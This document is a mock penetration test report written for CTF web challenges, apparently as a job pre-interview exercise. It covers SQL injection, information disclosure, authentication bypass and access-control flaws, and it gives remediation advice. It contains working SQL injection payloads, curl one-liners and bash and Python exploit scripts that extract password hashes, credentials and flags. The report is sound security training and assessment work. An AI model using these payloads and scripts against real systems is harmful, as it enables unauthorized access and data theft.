Pre-Interview Report

Antisyphon Cyber Range

February, 2022

Executive Summary

The security of four web applications of Antisyphon Cyber Range was evaluated during a three day period comprehended between February 14, 2022 and February 17, 2022. The goal of the assessment was to identify security vulnerabilities in Antisyphon Cyber Range's web applications and provide Black Hills Information Security with a simulated penetration test report.
Both White Box and Black Box techniques were used during the engagement. All issues have been manually validated and provided with a proof of concept code for further validation by Black Hills Information Security.
There were four issues identified that had the potential to compromise the confidentiality and integrity of the information handled by the applications.
The following main issues were identified:

- Significant weaknesses were found in preventing common web application attacks known as SQL Injections. This type of attack allows an attacker to execute database queries on behalf of the application which could lead to exposure of sensitive information and data loss.
- The Authentication and Authorization controls presented important drawbacks which could lead an attacker to bypass the authentication scheme or obtain privileged access to applications. This could allow an attacker to gain full control over the web applications as well as read and modify sensitive data.

As a result of this engagement, the following actions are recommended to be taken by Antisyphon Cyber Range in order to increase the security posture of the applications:

- **Require Secure Coding Training for Developers**
  It is important for developers to be aware of common security issues as this will help in preventing such issues early in the development process.

- **Incorporate Static Application Security Testing (SAST) tools to your CI/CD Pipeline**
  SAST tools are used to scan code for vulnerabilities and can help in preventing issues missed by developers or sensitive information such as credentials in code comments from being deployed to production.

- **Review your Data Classification Policy and Controls Applied per Category**
  Sensitive data requires extra protection, it is critical to classify data to determine which level of sensitivity each piece of data belongs to in order to map each data category to protection rules for each level of sensitivity. This could make it harder for attackers to access sensitive data even if credentials are compromised or authentication is bypassed.

Findings Summary

ID	Finding
Finding-01	SQL injection in Satisfactory Qabalistic Laboratories
Finding-02	Information Disclosure in Vulnerability Through Customizability
Finding-03	Broken Authentication in Careless Redirects
Finding-04	Broken Access Control in Protecting the Research


The Findings listed in the table above are only the key findings that allowed to obtain the challenge flag. Other findings such as credentials transmitted over an insecure channel and lack of security attributes in session cookies were purposefully ignored for the sake of briefness.

Findings

Finding-01 SQL injection in Satisfactory Qabalistic Laboratories

Observation

The search parameter of the Lab Equipment Reservation Status Page is vulnerable to SQL injection. The tester was able to execute database queries and extract the password hashes for the users of the application.



https://problems.metactf.com/content/sq-labs-nb/equipment.php?search=' UNION SELECT 0,'SQL','INJECTION',NULL,NULL ORDER BY 1--

Lab Equipment Reservation Status Page

Please log in to view more detailed information

Search by item name:

' UNION SELECT 0,'SQL','INJ

Item ID	Item Type	Item Name	Item Serial Number	Reserved
0	SQL	INJECTION		N
1	Syringe	2mm Pokey 1235R	FJ-6 **** 64F6	Y

Affected Component

problems.metactf.com -
https://problems.metactf.com/content/sq-labs-nb/equipment.php

Description

SQL Injection is a method of attack where an attacker inserts or injects SQL queries into the input data sent by the client by exploiting a server-side vulnerability. These issues usually arise when the application uses dynamic database queries that include user supplied input. A successful attack can read data from the database, modify data and, depending on the DBMS configuration it can be possible to perform administrative operations as well as execute operating system commands.

Recommendations

SQL Injections can be prevented by implementing some of the following options:

- **Use of prepared statements with parameterized queries**
  This method forces the developer to define all SQL code and then pass in each parameter to the query later. This allows the database to distinguish between code and data which would cause SQL code injected by an attacker to be treated as such.
- **Use of stored procedures**
  Stored Procedures are more difficult to implement but can have the same effect as the previous method when implemented correctly. In this case the code is defined and stored in the database, and then called from the application.
- **Use of an allow-list input validation**
  This method would require the definition of a list of expected/legal input and validate user input against that list before sending it to the database. It can be hard to implement on its own in a functionality that can have text as expected input but can be used in combination with a previous method as a secondary defense.
- **Escaping all user supplied input**
  This is probably the hardest method to implement correctly and is only recommended when none of the above are applicable. This method is specific to each DBMS and consists of the application of DBMS escape sequences to the query before sending it to the database.

References

OWASP - SQL Injection Prevention Cheat Sheet

Validation

You can test if the issue is still present by running either the proof of concept code below which will extract password hashes and usernames, or the following command which will return a row containing the word VULNERABLE.

```
curl -s -G
https://problems.metactf.com/content/sq-labs-nb/equipment.php
--data-urlencode "search=' UNION SELECT
0,NULL,'VULNERABLE',NULL,NULL ORDER BY 1--" | grep VULNERABLE
```

Proof of Concept


```
#!/bin/bash

# finding01.sh
# Exploits and SQL injection vulnerability and
# extracts usernames and md5 hashes from the challenge Satisfactory
Qabalistic Laboratories

URL="https://problems.metactf.com/content/sq-labs-nb/equipment.php "

declare -A USERS
for i in {0..32..16};do
      data=$(curl -s -G $URL \
    --data-urlencode \
    "search=' UNION SELECT
0,username,substr(md5_hash,$i,16),'BHIS',5 FROM users order by 1
--")
      lines=$(echo $data | sed 's/<tr>/\n/g' | grep BHIS)
      for line in $lines;do
    user=$(echo $line | awk -F "<td>" '{print $2}'| sed
's/<\/td>//g' | tr -d \\n)
    md5_hash=$(echo $line | awk -F "<td>" '{print $3}'| sed
's/<\/td>//g' | tr -d \\n)
    if [ "$user" != "" ];then
       USERS[$user]+=$md5_hash
    fi
      done
done
for user in ${!USERS[*]};do
```

```
    echo $user:${USERS[$user]}
done
```

Finding-02 Information Disclosure in Vulnerability Through Customizability

Observation

It was possible to abuse the custom query functionality used to query the status of the site. The tester was able to extract database credentials by exploiting this issue.


host1.metaproblems.com:4300/?s=status local cc_db_password

CentiCorp

CentiCorp Monitor ®

Status for *CentiCorp Server*

cc_db_password:
MetaCTF{if_you_see_this_the_devel0per_messed_up}

Affected Component

host1.metaproblems.com - http://host1.metaproblems.com:4300/

Description

The application contains a functionality that allows querying system status data. The data is retrieved from custom environment variables which are loaded into the **$_STATUS** array within the application.
The vulnerability arises in the way that the application searches for those environment variables since the criteria used to identify those variables is whether or not they contain an underscore in its name. This causes the application to load unintended variables that contain an underscore its name which can later be queried using this functionality.

Recommendations

Define an **allow-list** for the variables intended to be queried and populate the **$_STATUS** array only with the variables contained in the list. Also if this functionality is intended to be used by administrators, implement an authentication mechanism so that only authorized users can access it.

References

OWASP - Input Validation Cheat Sheet

Validation

You can validate if this issue is still present by running the following command or the proof of concept script below.

```
curl -s http://host1.metaproblems.com:4300/ --data-urlencode
"s=status local cc_db_password" | grep -oP "db_password:.*\}"
```

Proof of Concept


```
#!/bin/bash

# finding02.sh
# Exploits an information disclosure vulnerability
# extracts the database credentials from the challenge Vulnerability
Through Customizability

```

```
URL="http://host1.metaproblems.com:4300/"

for i in {cc_db_user,cc_db_password};do
    curl -s -G $URL --data-urlencode "s=status local $i" | grep -oP
"$i:.*\<" | cut -d\< -f1
done
```

Finding-03 Broken Authentication in Careless Redirects

Observation

The HR Portal does not properly validate the session. The tester was able to access sensitive information by impersonating the user admin@decacorp.com and.



You're logged in as admin@decacorp.com

You got in! Here's your flag: MetaCTF{sne@ky_red1rect_troubl3makers}

Affected Component

host1.metaproblems.com - http://host1.metaproblems.com:4553/

Description

The HR Portal disregards the information sent in the token contained in the **session** cookie and validates the user's identity based on the value of the **username GET** parameter. When accessing the HR Portal, the application first verifies that if the

request comes from an active session by inspecting the claims contained in the **session** cookie. If the session is not active the user is redirected to the SSO Portal and required to authenticate.
The vulnerability arises when the user already has an active session, in which case the application responds with a redirect to the root of the site containing the **username** in a **GET** which can be modified. After following the redirect, since the application already validated that the session is active, it only validates the email contained in the **username** parameter.
This allows for any logged in user to impersonate any other user by changing the email contained in the **username** parameter. In combination with the fact that the File Sharing service already provides a valid guest session, this can be used to bypass authentication.

Recommendations

Review your authentication and session management processes and make sure that identity data is obtained from the token contained in the **session** cookie. Also, make sure you validate and verify the signature when validating the token and that this process applies to every request performed by the user.

References

OWASP - Authentication Cheat Sheet
OWASP - Session Management Cheat Sheet

Validation

To validate if the vulnerability is still present, you can use the following proof of concept script which will obtain a guest session by visiting the File sharing service and then use that session to impersonate the admin@decacorp.com user.


Proof of Concept

```
#!/usr/bin/env python3
import requests

# finding03.py
# Exploits a Broken Authentication vulnerability
# Prints the logged in user and the flag for the challenge Careless
Redirects

demo_url =
'http://host1.metaproblems.com:4550/share?id=rnBqbAeL4NhphwF'
login_url = 'http://host1.metaproblems.com:4553/login.php'
hr_portal = 'http://host1.metaproblems.com:4550/goto?app=hr'
params = {'username':'admin@decacorp.com','key':'' }

s = requests.Session()

s.get(demo_url)
r = s.get(hr_portal,allow_redirects=False)
redirect=r.headers.get('Location')
r = s.get(redirect,allow_redirects=False)
r = s.get(login_url, params=params)

for i in r.text.split('\n'):
     if '<p class="mb-' in i:
     i = i.replace('<code>','').replace('</code>','')
     i = i.replace('<i>','').replace('</i>','')
     i = i.split('>')[1].split('<')[0]
     print(i)
```

Finding-04 Broken Access Control in Protecting the Research

Observation

The API for the app-ccc.apk application fails to properly validate the roles of a user. By exploiting this issue, the tester was able to obtain an administrator role and gain access to research data.



```
$ curl -s "https://c3.metacorp.us/androidapp/api/active_experiments.php?\
token=D789432Mnfery98hdui3h4rLLqpfh98882nNCuf97213abdfWndn327MnfduqP&roles[]=admin" | jq
{
  "status": 201,
  "desc": "Active C3 app experiments.",
  "experiments": {
    "1": {
      "description": "AB color test on home screen",
      "config_data": "b7902d49cffc26ee45ba4f437a873bec"
    },
    "2": {
      "description": "Extra high surge pricing because yolo",
      "config_data": "3b75270a4b27188294ef4cfd98f37b5d"
    },
    "3": {
      "description": "flag: we_call_this_the_hacksperiment_see_how_quickly_we_get_hacked",
      "config_data": "33ef3ff83af910d5273b053533602919"
    }
  }
}
```

Affected Component

c3.metacorp.us - https://c3.metacorp.us/androidapp/api/active_experiments.php

Description

The roles for a user were validated on the client side mobile application. When a user logs in the API responds with session data such as the roles assigned to that user and the session token. The roles are stored in the client application and are sent as **GET** parameters when the user attempts to access restricted data. While the API does validate the roles required to view that data, it doesn't validate if the roles sent in the **GET** request are the ones that correspond to the user making the request.

Recommendations

Review the API access controls checks and make sure they are performed and enforced on the server side. Client-side access controls can be considered as a usability improvement but the decision on granting or denying access should be on the server side.
Particularly make sure that the roles for a user are checked internally within the API and not based on client-side data.

References

OWASP - Authorization Cheat Sheet

Validation

You can validate if this issue is still present by either executing the proof of concept code below or by running the following command:

```
curl -s
'https://c3.metacorp.us/androidapp/api/active_experiments.php?token=
<TOKEN>&roles[]=admin' | jq
```

Where `<TOKEN>` is a valid token from a non-administrator authenticated user.

Proof of Concept

```
#!/usr/bin/env python3
import requests
import json

# finding04.py
# Exploits a Broken Access Control  vulnerability
# Extracts the experiments data containing the flag for the
challenge Protecting the Research

login_url = 'https://c3.metacorp.us/androidapp/api/login.php'
experiments_url =
'https://c3.metacorp.us/androidapp/api/active_experiments.php'
credentials =
{'username':'devguy1','password':'Alw@ys_d3lete_d3bug_c0d3!'}

r = requests.get(login_url, params=credentials)
token = r.json()['token']
admin = {'token':token,'roles[]':'admin'}
r = requests.get(experiments_url,params=admin)
print(json.dumps(r.json(),indent=2,sort_keys=True))
```

Methodology

The challenges picked for this Pre-Interview Request were web application challenges that weren't already solved by the tester and appeared to have some real world resemblance. Based on this criteria, the following challenges were chosen:

- Satisfactory Qabalistic Laboratories
- Vulnerability Through Customizability
- Careless Redirects
- Protecting the Research

The Following section describes the process followed by the tester in order to solve those challenges.

Satisfactory Qabalistic Laboratories

Challenge


Your company has a bunch of lab equipment lying around for their employees' recreational use, but people are constantly taking petri dishes and not returning them or leaving test tubes dirty. Pete from HR graciously volunteered to make an internal website for reserving the equipment, but unfortunately you were banned from using it after a mishap with a microscope. You desperately need a test tube for a new project, though. Can you figure out how to log in?

Write-up

The challenge provided the following URL for the internal website mentioned:
https://problems.metactf.com/content/sq-labs-nb/

Upon visiting the site, the tester was presented with a page that contained a login form and a link to the self-service page (sq-labs-nb/equipment.php) which listed Equipment Reservation Status and presented a search functionality.
First the tester attempted a login with dummy credentials to understand its normal flow and then started looking for SQL injection vulnerabilities. As a first step, the tester looked for error based SQL injection. These tests were performed by sending a single quote in all the parameters of the login form individually expecting to trigger

a database error. Upon testing the login form there were no indications of Error Based SQL injection in it that could be triggered by this payload.
Next, the same procedure was performed in the Search functionality in which it was possible to trigger a database error which led to **Finding-01**.


https://problems.metactf.com/content/sq-labs-nb/equipment.php?search='
LER
Home
Equipment Checkout Self-Service
Lab Equipment Reservation Status Page
Please log in to view more detailed information
Search by item name:
'
SEARCH
Item ID
Item Type
Item Name
Item Serial Number
Reserve


```
SQLite3 error: cannot prepare statement, unrecognized token: "'"
SELECT * FROM equipment WHERE item_name LIKE '%'%'
```

After confirming the injection, the tester proceeded to extract information from the database. This could be achieved by using an SQL union operator due to the fact that the equipment.php page presented the search results back to the user. Since the union operator has the restriction that the result-sets to be combined need to have the same number of columns, the first step was to determine how many columns were returned by the query. This was achieved by using an ORDER BY clause, starting from `search=' order by 1 --` and increasing the number of columns until an error was found which led to the conclusion that the query returned 5 columns. This was confirmed by using the following payload:

```
search=' UNION SELECT 0,'SQL','INJECTION',NULL,NULL ORDER BY 1--
```

This payload returned a first row with id 0 containing the strings SQL INJECTION by altering the query sent to the database in the following way:

```
SELECT * FROM equipment WHERE item_name LIKE '%' UNION SELECT
0,'SQL','INJECTION',NULL,NULL ORDER BY 1--%'
```


https://problems.metactf.com/content/sq-labs-nb/equipment.php?search=' UNION SELECT 0,'SQL','INJECTION',NULL,NULL ORDER BY 1--

LER Home Equipment Checkout Self-Service

Lab Equipment Reservation Status Page

Please log in to view more detailed information

Search by item name:

' UNION SELECT 0,'SQL','INJ SEARCH


Item ID	Item Type	Item Name	Item Serial Number	Reserved?
0	SQL	INJECTION		N
1	Syringe	2mm Pokey 1235R	FJ-6 **** 64F6	Y
2	Microscope	Zoomerang 50.3X	HZ-4 **** T3Y3	N

With the information collected so far, it was possible to enumerate the database tables and its columns as well as extract the data stored in it.
To enumerate the tables, the following query was used:

```
search=' UNION SELECT 0,tbl_name,3,4,5 FROM sqlite_master WHERE
type='table' and tbl_name NOT like 'sqlite_%' order by 1 --
```


This resulted in finding the equipment and users tables. After trying to extract the columns from the users table, it was found that it was only possible to extract 21 characters at a time in the third column. This limitation was bypassed by using a loop that would call for the SQLite substr function iterating the starting index and requesting 21 characters in each request. The result was the following command:

```
for i in {0..160..21};do curl -G -s
https://problems.metactf.com/content/sq-labs-nb/equipment.php
--data-urlencode "search=' UNION SELECT
0,'RESULT',substr(sql,$i,21),4,5 FROM sqlite_master WHERE
type!='meta' AND sql NOT NULL AND name ='users' ORDER BY 1--" | grep
RESULT | awk -F "<td>" '{print $3}'| sed 's/<\/td>//g' | tr -d \\n
;done
```



```
$ for i in {0..160..21};do \
        curl -G -s https://problems.metactf.com/content/sq-labs-nb/equipment.php \
        --data-urlencode \
        "search=' UNION SELECT 0,'RESULT',substr(sql,$i,21),4,5 FROM sqlite_master \
        WHERE type!='meta' AND sql NOT NULL AND name ='users' ORDER BY 1--" \
        | grep RESULT | awk -F "<td>" '{print $3}'| sed 's/<\/td>//g' | tr -d \\n ;done
CREATE TABLE users (user_id INTEGER PRIMARY KEY ASC AUTOINCREMENT UNIQUE, username STRING (20), name STRING, md5_hash STRING)
$
```

